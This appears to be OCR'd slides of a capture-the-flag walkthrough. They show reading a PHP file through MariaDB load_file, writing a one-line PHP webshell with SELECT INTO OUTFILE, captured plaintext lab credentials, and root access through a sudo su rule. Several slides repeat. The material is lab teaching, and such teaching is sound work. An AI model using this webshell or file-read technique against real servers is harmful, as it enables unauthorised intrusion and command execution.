

SQL User Permissions



Since we have regular SQL terminal access, we can check our user's SQL permissions, specifically if we can read or write system files

SQL User Permissions



We have ALL privileges on the system, so we can both read and write system files

Reading System Files

```
MariaDB [(none)]> select load_file('/var/www/html/index.php');
+--------------------------------------------------------------
```

```
| <?php

/*
print "For more Rock & Roll visit: /M3t4LL1c@ ";
*/
```

One good target for SQL file read is PHP webpages, since it allows us to read the PHP code within those pages

Reading System Files

```
MariaDB [(none)]> select load_file('/var/www/html/index.php');
+--------------------------------------------------------------
```

```
| <?php

/*
print "For more Rock & Roll visit: /M3t4LL1c@ ";
*/
```

In the index.php page, we see that there's PHP code that indicates a hidden web directory we can enumerate on the app

Writing System Files

```
MariaDB [(none)]> select "<?php echo shell_exec($_GET['c']);?>"
 into OUTFILE '/var/www/html/webshell.php';
ERROR 1 (HY000): Can't create/write to file '/var/www/html/webs
hell.php' (Errcode: 13 "Permission denied")
```


In CTFs, if we have write access with a SQL account, a common way to gain initial access is to write a webshell file to the app, but here we can't

Writing System Files

```
MariaDB [(none)]> select "<?php echo shell_exec($_GET['c']);?>"
 into OUTFILE '/var/www/html/webshell.php';
ERROR 1 (HY000): Can't create/write to file '/var/www/html/webs
hell.php' (Errcode: 13 "Permission denied")
```

Not for the web root directory, anyway. We can, however, write to the new directory that we discovered, /M3t4LL1c@/

Writing System Files



And once established, we can use that webshell to run system commands

Privilege Escalation 1
Captured Credentials

id	username	password
1	beavis	b3@v1$123
2	butthead	BuTTh3@D!

In this exercise, we can use captured credentials to become the butthead user

Privilege Escalation 2
Sudo Su

```
User butthead may run the following commands on friends:
    (root) PASSWD: /usr/bin/su
butthead@friends:/var/www/html/M3t4LL1c@$
```

We find that the butthead user can run the su command as root, which means they can become the root user